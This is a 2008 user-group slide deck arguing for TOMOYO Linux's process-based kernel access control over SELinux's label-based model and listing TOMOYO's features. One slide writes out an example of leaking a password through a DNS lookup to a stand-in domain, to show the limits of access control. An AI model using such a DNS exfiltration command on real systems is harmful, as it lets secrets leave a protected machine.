

2008.05.10 TLUG Technical Meeting

Why TOMOYO Linux?





Tetsuo Handa

<penguin-kernel@I-love.SAKURA.ne.jp>

Access Control

- Label (i.e. class of data) based access control
  - SELinux
- Process's behavior based access control
  - TOMOYO Linux
- These are both access control performed inside the Linux kernel, but these focus on different aspects.

An example of access control

Human security about mobile phone

- Not to give a mobile phone
  - The best security.
- Restricting phone numbers
  - This is realizable.
- Restricting the messages
  - It would be secure if realizable.
  - It is impossible to force the user not to speak or hear what you want to keep secret.

Security can’t be achieved without program’s and user’s loyalty.

- SELinux : correctness of policy configuration (i.e. access control rules) is the most important.
  - Access control inside the kernel is the main part.
  - http://www.nsa.gov/selinux/info/faq.cfm#I2
- TOMOYO Linux : programs and users do what they are supposed to do is the most important.
  - Access control inside the kernel is the supporting part.

What happens if the user is malicious?

- The user can leak arbitrary information if you grant the user to access DNS service.
  - nslookup information-to-leak.competitor's-domainname
    - nslookup the-password-is-admin.example.com
  - The kernel has no means for judging whether it is a host name or secret information.

What happens if the program is malicious?

- SSH
  - You need to grant SSH to access DNS service so that SSH can convert host names to IP addresses.
  - You need to grant SSH to access files containing secret keys.
  - It is easy to leak secret keys via DNS service if these accesses are granted.

Can we preserve appropriate labels?

- You can assign labels on files and sockets. But you can’t assign labels on bit sequence.
  - Even if labels are assigned on files and sockets, the bit sequence can’t preserve labels when the bit sequence is copied to the userspace memory.

Can we preserve appropriate labels?

- It might be OK if each program has only 1 input and 1 output. But in reality, multiple inputs and multiple outputs are combined.
- Therefore, it makes annoying result if the program or user scrambles, inadvertently or intentionally, inputs and outputs.

Can we preserve appropriate labels?

- Moreover, when the meaning of the bit sequence changed by scrambling or editing, the label of the file which contains the bit sequence should be changed accordingly.
  - I'm not happy if the file's label doesn't reflect the meaning of the bit sequence.

Can we preserve appropriate labels?

- Labels are suitable for proving “Which program/Who created the file”, but are not suitable for proving “What is the contents of the file”.
  - It depends on what the program or user wrote in the file that whether the file labeled as “open information” is free from information which should be labeled as “confidential information”.

Can we preserve appropriate labels?

- How can we assign appropriate labels, since the kernel has no means to know the meaning of the bit sequence?
  - I think label based access control implicitly requires programs and users do what they are supposed to do.
- Labels are assigned to containers and channels, but not to bit sequence.
  - Mismatch can always happen.

Limitation of access control

- Since it is impossible to preserve labels on the bit sequence, the best realizable coverage is to restrict the program or user until they reach the bit sequence.
  - We can wish that the bit sequence goes to only where it should go, but we can’t prove that it goes to only where it should go.

Limitation of access control

- Access control can “restrict available means”, but cannot “guarantee that undesirable results (e.g. secret information leakage) never happen”.
  - I agree the concept of BLP model, but I can’t agree that it is realizable via label based access control.

Limitation of access control

- Therefore, no matter how hard trying to enforce access control, the perfect does not exist.
  - I'm not saying that label based access control is useless.
  - I'm saying that using label based access control alone is not sufficient.

Are pathnames irrelevant for security?

- No way. Whether a system can work properly or not depends on whether necessary files are in place or not.
  - /etc/yeslogin and /etc/nologin have different meaning.
  - /.AUTORELABEL and /.autorelabel have different meaning.
  - If /etc/passwd is renamed to /etc/password , the system can’t work properly.
  - If /bin/ and /etc/ are exchanged, the system can’t work properly.

Are pathnames irrelevant for security?

- Therefore, pathnames have meaning and it is essential for security to restrict pathnames.
  - Not only pathnames, but also other parameters (e.g. environment variables, command line options) can affect the behavior of a system and how the bit sequence is processed.

Essence of TOMOYO Linux

- TOMOYO Linux is a tool for reinforcing access control which is supposed to be performed by the userland process.
  - It performs access control from the perspective of subjects (i.e. processes) rather than the perspective of objects (i.e. files).
- Why not do it in the userland?
  - Access control performed in the userland is easily bypassed by errors and improper configurations (e.g. buffer overflow, statically linked applications, environment variables like LD_PRELOAD). To make access control inevitable, it is essential to do it in the kernel.

Essence of TOMOYO Linux

- TOMOYO Linux uses not program's name but process invocation history (in short, PIH) to distinguish processes.
  - The PIH is a developmental lineage which is defined by concatenating the pathname of applications ever executed. The PIH can split contexts at the finest granularity without modifying userland applications. The PIH is reliable because it remains in the kernel throughout the process's life-cycle.
- TOMOYO Linux tries to record any and all of actions.
  - It chases after processes to the world’s end to record process’s behavior and checks parameters like “strace”.

Essence of TOMOYO Linux

- Processes are born to achieve something, and they die after they achieved the purpose.
  - TOMOYO Linux tracks behavior of each process and restricts requests of each process in accordance with the purpose of each process.
  - It can permit necessity minimum requests in each context.
- TOMOYO Linux is a parameter checking tool like Web Application Firewall which is embedded into the kernel.

What you can do with TOMOYO Linux?

- Restrict allowable parameters
  - Pathnames and modes for opening files
  - Modifications against filesystems (e.g. create/delete/rename/mount)
  - Arguments and environment variables for executing programs
  - Capabilities
  - IP addresses and port numbers
  - Signal numbers and targets.
  - Filenames and it's attributes for /dev directory.

What you can do with TOMOYO Linux?

- Access analysis and restrictions from the perspective of processes.
  - Easy to understand since they are ordered by PIH
- Manageable state transition
  - Anti brute force via multiplexing login authentication
  - Partial commission of administrative tasks
- Redirection of program's execute requests
  - On demand honey pot
  - Fully customizable parameter validator

What you can do with TOMOYO Linux?

- Coexist with SELinux
  - TOMOYO Linux 1.x can coexist with SELinux since TOMOYO Linux 1.x is not using LSM
  - You can gain both advantages of attribute (e.g. labels) based access control and parameter (e.g. pathnames) based access control.
- TOMOYO Linux 1.6.1 is released today!
  - http://tomoyo.sourceforge.jp/